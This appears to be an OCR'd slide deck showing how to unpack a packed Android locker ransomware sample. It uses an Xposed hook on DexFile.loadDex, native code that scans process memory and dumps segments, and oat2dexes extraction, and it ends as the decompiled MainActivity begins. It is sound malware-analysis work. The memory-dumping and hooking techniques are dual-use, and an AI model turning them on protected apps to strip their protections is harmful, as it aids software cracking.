
The protector may implement its own class loading procedure to evade analysis

Things to Think

- ✓ Is it possible for the protector to fully re-implements the class loading procedure ?
  - ✓ The procedure crossing Java and native scope is quite complicated
  - ✓ Likely, it unpacks in some hooked native functions and passes the legal DEX to the procedure

Class Loader Tracing

Deeper Inspection



Work in the native scope for class loading and linking

Return the valid address of the linked declaring DexFile


After DexFile.loadDex(), the legal DexFile and its containing Oat file should lie in memory

Dynamic Binary Instrumentation

- How do we
  - Intercept the timing after DexFile.loadDex() finished
  - Scan the process memory for Oat file magic
  - Dump the Oat file from memory
- Here comes the DBI gadget based on Xposed


Xposed DBI Deployment

Create Virtual Device



1. Apply GenyMotion emulator with API Level 21 for Locker malware

https://github.com/rovo89/GenyFlash




2. After device booting up, install GenyFlash for Xposed deployment


Xposed DBI Deployment

Install Framework

1. Drag and drop the package for installation



2. Reboot the device for Xposed activation




DBI Gadget Development

Android Studio Project Setup

1. Link the Xposed library

```
apply plugin: 'com.android.application'

android {
    compileSdkVersion 21
    buildToolsVersion "21.1.2"

    defaultConfig {
        applicationId "org.zsshen.dexfilehunter"
        minSdkVersion 21
        targetSdkVersion 21
        versionCode 1
        versionName "1.0"

        ndk {
            moduleName "EggHunt"
            stl "stlport_static"
            ldLibs "log"
        }
    }
    buildTypes {
        release {
            minifyEnabled false
            proguardFiles getDefaultProguardFile('proguard-android.txt'), 'p
        }
    }
    sourceSets { main { jni.srcDirs = ['src/main/jni', 'src/main/jni/'] } }
}

repositories {
    jcenter();
}

dependencies {
    provided 'de.robv.android.xposed:api:82'
}

dependencies {
    compile fileTree(dir: 'libs', include: ['*.jar'])
    testCompile 'junit:junit:4.12'
}
```

2. Create the asset file to hint Xposed



Please refer to https://github.com/rovo89/XposedBridge/wiki/Development-tutorial for more details

DBI Gadget Development

Dex File Hunter Key Steps

- Java scope
  1. Stall the process after DexFile.loadDex() finished
  2. Invoke the JNI to scan the process memory
- Native scope
  3. Open /proc/self/map to hunt for the segments "/data/data/tx.qq898507339.bzy9/.cache/classes.dex"
  4. Dump the segments

DBI Gadget Development

Craft DEX File Hunter

```java
public class DexFileHunter implements IXposedHookLoadPackage {
    static {
        System.loadLibrary("EggHunt");
    }

    public native void ScanMemory();

    @Override
    public void handleLoadPackage(XC_LoadPackage.LoadPackageParam pkgParam) throws Throwable {
        if (!pkgParam.packageName.equals("tx.qq898507339.bzy9"))
            return;
        XposedBridge.log("Capture App: " + pkgParam.packageName);

        XposedHelpers.findAndHookMethod("dalvik.system.DexFile",
                pkgParam.classLoader, "loadDex",
                String.class, String.class, int.class, new XC_MethodHook() {
                    protected void beforeHookedMethod(MethodHookParam methodParam) throws Throwable {
                        String pathSrc = (String) methodParam.args[0];
                        String pathDst = (String) methodParam.args[1];
                        XposedBridge.log("\tSource Path: " + pathSrc);
                        XposedBridge.log("\tTarget Path: " + pathDst);
                    }

                    protected void afterHookedMethod(MethodHookParam methodParam) throws Throwable {
                        DexFile dexFile = (DexFile) methodParam.getResult();
                        XposedBridge.log("Capture Dex File: " + dexFile.toString());

                        Enumeration<String> entries = dexFile.entries();
                        while (entries.hasMoreElements()) {
                            String clazzName = entries.nextElement();
                            if (clazzName.startsWith("android.support"))
                                continue;
                            XposedBridge.log("\tCapture class: " + clazzName);
                        }

                        ScanMemory();
                    }
                });
    }
}
```

1. Load the native memory scanner
2. Hint Xposed to hook the method DexFile.loadDex()
3. Start to hunt for the unpacked result loaded in memory

DBI Gadget Development

Craft DEX File Hunter

```
JNIEXPORT void JNICALL Java_org_zsshen_dexfilehunter_DexFileHunter_ScanMemory
  (JNIEnv* env, jobject self)
{
    char buf[kBlahSize];
    snprintf(buf, kBlahSize, "%s", kSelfProcMap);

    std::ifstream map(buf, std::ifstream::in);
    while (map.good() && !map.eof()) {
        map.getline(buf, kBlahSize);

        if (!strstr(buf, kOriginalDex))
            continue;

        uint32_t addr_bgn, addr_end;
        sscanf(buf, "%x-%x", &addr_bgn, &addr_end);

        // Check DEX magic.
        char* scan_bgn = reinterpret_cast<char*>(addr_bgn);
        char* scan_end = reinterpret_cast<char*>(addr_end);
        bool found = false;
        while (scan_bgn < scan_end - 1) {
            if (*scan_bgn == 'd' &&
                *(scan_bgn + 1) == 'e' &&
                *(scan_bgn + 2) == 'x') {
                found = true;
                break;
            }
            ++scan_bgn;
        }

        if (!found)
            continue;

        // Dump the potentially unpacked code.
        snprintf(buf, kBlahSize, "%s/%08x_%08x", kTempStore, addr_bgn, addr_end);
        LOGD("Open: %s", buf);
        std::ofstream out(buf, std::ios::out | std::ios::binary);

        LOGD("Write: %s", buf);
        out.write(scan_bgn, scan_end - scan_bgn + 1);

        out.close();
        LOGD("Close: %s", buf);
    }
}
```

```
static const int32_t kBlahSize = 2048;
static const char* kSelfProcMap = "/proc/self/maps";
static const char* kOriginalDex = "/data/data/tx.qq898507339.bzy9/.cache/classes.dex";
static const char* kTempStore = "/data/local/tmp";
```

1. Open /proc/self/map


2. Pinpoint the memory segments which are the possible unpacked result


3. Dump the segments for further analysis

Locker Unpacking Final

Deploy DBI Gadget

1. Drag and drop the package for installation





2. Activate our Xposed module (Remember to reboot the device)

3. Push the native memory scanner to /system/lib

Locker Unpacking Final

Run Locker for Unpacking

DexFileHunter Java scope log

```
Loading modules from /data/app/org.zsshen.dexfilehunter-2/base.apk
 Loading class org.zsshen.dexfilehunter.DexFileHunter
Capture App: tx.qq898507339.bzy9
 Source Path: /data/data/tx.qq898507339.bzy9/.cache/classes.jar
 Target Path: /data/data/tx.qq898507339.bzy9/.cache/classes.dex
Capture Dex File: /data/data/tx.qq898507339.bzy9/.cache/classes.jar
 Capture class: LogCatBroadcaster
 Capture class: tx.qq898507339.bzy9.BootReceiver
 Capture class: tx.qq898507339.bzy9.BuildConfig
 Capture class: tx.qq898507339.bzy9.FloatingWindowService$100000001$100000000
 Capture class: tx.qq898507339.bzy9.FloatingWindowService$100000001
 Capture class: tx.qq898507339.bzy9.FloatingWindowService$100000002
 Capture class: tx.qq898507339.bzy9.FloatingWindowService
 Capture class: tx.qq898507339.bzy9.GPSInfoProvider
 Capture class: tx.qq898507339.bzy9.LockSreenReceiver
 Capture class: tx.qq898507339.bzy9.MainActivity$HelloWebViewClient
 Capture class: tx.qq898507339.bzy9.MainActivity
 Capture class: tx.qq898507339.bzy9.R$attr
 Capture class: tx.qq898507339.bzy9.R$drawable
 Capture class: tx.qq898507339.bzy9.R$id
 Capture class: tx.qq898507339.bzy9.R$layout
 Capture class: tx.qq898507339.bzy9.R$string
 Capture class: tx.qq898507339.bzy9.R$style
 Capture class: tx.qq898507339.bzy9.R$xml
 Capture class: tx.qq898507339.bzy9.R
 Capture class: tx.qq898507339.bzy9.RunBackgoundTips$100000000
 Capture class: tx.qq898507339.bzy9.RunBackgoundTips
 Capture class: tx.qq898507339.bzy9.SmSserver
 Capture class: tx.qq898507339.bzy9.SmsReceiver
 Capture class: tx.qq898507339.bzy9.jh
```

Native scope log

```
D/EggHunt: Open: /data/local/tmp/e2eb6000_e2f95000
D/EggHunt: Write: /data/local/tmp/e2eb6000_e2f95000
D/EggHunt: Close: /data/local/tmp/e2eb6000_e2f95000
D/EggHunt: Open: /data/local/tmp/e2f96000_e2f97000
D/EggHunt: Write: /data/local/tmp/e2f96000_e2f97000
D/EggHunt: Close: /data/local/tmp/e2f96000_e2f97000
```

Locker Unpacking Final

Extract the Unpacked Code

Legal Oat file structure

e2f96000_e2f97000

Edit As: Hex Run Script Run Template: ELF.bt

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    0123456789ABCDEF
0000h: 7F 45 4C 46 01 01 01 03 00 00 00 00 00 00 00 00  .ELF............
0010h: 03 00 03 00 01 00 00 00 00 00 00 00 34 00 00 00  ............4...
0020h: 70 F0 0D 00 00 00 00 00 34 00 20 00 05 00 28 00  pð......4. ...(.
0030h: 08 00 07 00 06 00 00 00 34 00 00 00 34 00 00 00  ........4...4...
0040h: 34 00 00 00 A0 00 00 00 A0 00 00 00 04 00 00 00  4... ... .......
0050h: 04 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00  ................
0060h: 00 00 00 00 00 F0 0D 00 00 F0 0D 00 04 00 00 00  .....ð...ð......
0070h: 00 10 00 00 01 00 00 00 00 F0 0D 00 00 F0 0D 00  .........ð...ð..
0080h: 00 F0 0D 00 00 00 00 00 00 00 00 00 05 00 00 00  .ð..............
0090h: 00 10 00 00 01 00 00 00 00 F0 0D 00 00 F0 0D 00  .........ð...ð..
00A0h: 00 F0 0D 00 38 00 00 00 38 00 00 00 06 00 00 00  .ð..8...8.......
00B0h: 00 10 00 00 02 00 00 00 00 F0 0D 00 00 F0 0D 00  .........ð...ð..
00C0h: 00 F0 0D 00 38 00 00 00 38 00 00 00 06 00 00 00  .ð..8...8.......
00D0h: 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00E0h: 00 00 00 00 01 00 00 00 00 10 00 00 00 E0 0D 00  .............à..
00F0h: 11 00 04 00 09 00 00 00 00 F0 0D 00 00 00 00 00  .........ð......
0100h: 11 00 05 00 11 00 00 00 FC EF 0D 00 04 00 00 00  ........üï......
0110h: 11 00 05 00 00 6F 61 74 64 61 74 61 00 6F 61 74  .....oatdata.oat
0120h: 65 78 65 63 00 6F 61 74 6C 61 73 74 77 6F 72 64  exec.oatlastword
0130h: 00 63 6C 61 73 73 65 73 2E 64 65 78 00 2C E6 3C  .classes.dex.,æ<
```

Template Results - ELF.bt

Name	V		
struct file			
struct elf_header			
struct e_ident_t e_ident			
enum e_type32_e e_type	ET_DYN (3)		
enum e_machine32_e e_machine	EM_386 (3)		
enum e_version32_e e_version	EV_CURREN		
Elf32_Addr e_entry_START_ADDRESS	0x00000000		
Elf32_Off e_phoff_PROGRAM_HEADER_OFFSET_IN_FILE	52		
Elf32_Off e_shoff_SECTION_HEADER_OFFSET_IN_FILE	913520	20h	4h
Elf32_Word e_flags	0	24h	4h
Elf32_Half e_ehsize_ELF_HEADER_SIZE	52	28h	2h
Elf32_Half e_phentsize_PROGRAM_HEADER_ENTRY_SIZE_IN_FILE	32	2Ah	2h
Elf32_Half e_phnum_NUMBER_OF_PROGRAM_HEADER_ENTRIES	5	2Ch	2h
Elf32_Half e_shentsize_SECTION_HEADER_ENTRY_SIZE	40	2Eh	2h
Elf32_Half e_shnum_NUMBER_OF_SECTION_HEADER_ENTRIES	8	30h	2h
Elf32_Half e_shtrndx_STRING_TABLE_INDEX	7	32h	2h

Extract the DEX embedded in the Oat file

```
zsshen@ubuntu:~/Desktop/AndroidMalwareResearch/oat2dexes$ ls
e2dcc000_e2dcd000  e2f96000_e2f97000  oat2dexes  oat2dexes.c  README.md
zsshen@ubuntu:~/Desktop/AndroidMalwareResearch/oat2dexes$ ./oat2dexes e2f96000_e2f97000
Writing 901572 bytes to dex01.dex
zsshen@ubuntu:~/Desktop/AndroidMalwareResearch/oat2dexes$ ls
dex01.dex  e2dcc000_e2dcd000  e2f96000_e2f97000  oat2dexes  oat2dexes.c  README.md
zsshen@ubuntu:~/Desktop/AndroidMalwareResearch/oat2dexes$
```

Locker Unpacking Final

Finally, the Main Entry

```
tx.qq898507339.bzy9
    BootReceiver
    BuildConfig
    FloatingWindowService
    GPSInfoProvider
    LockSreenReceiver
    MainActivity
    R
    RunBackgoundTips
    SmSserver
    SmsReceiver
    jh
```

```
public class MainActivity extends Activity implements View$OnClickListener {
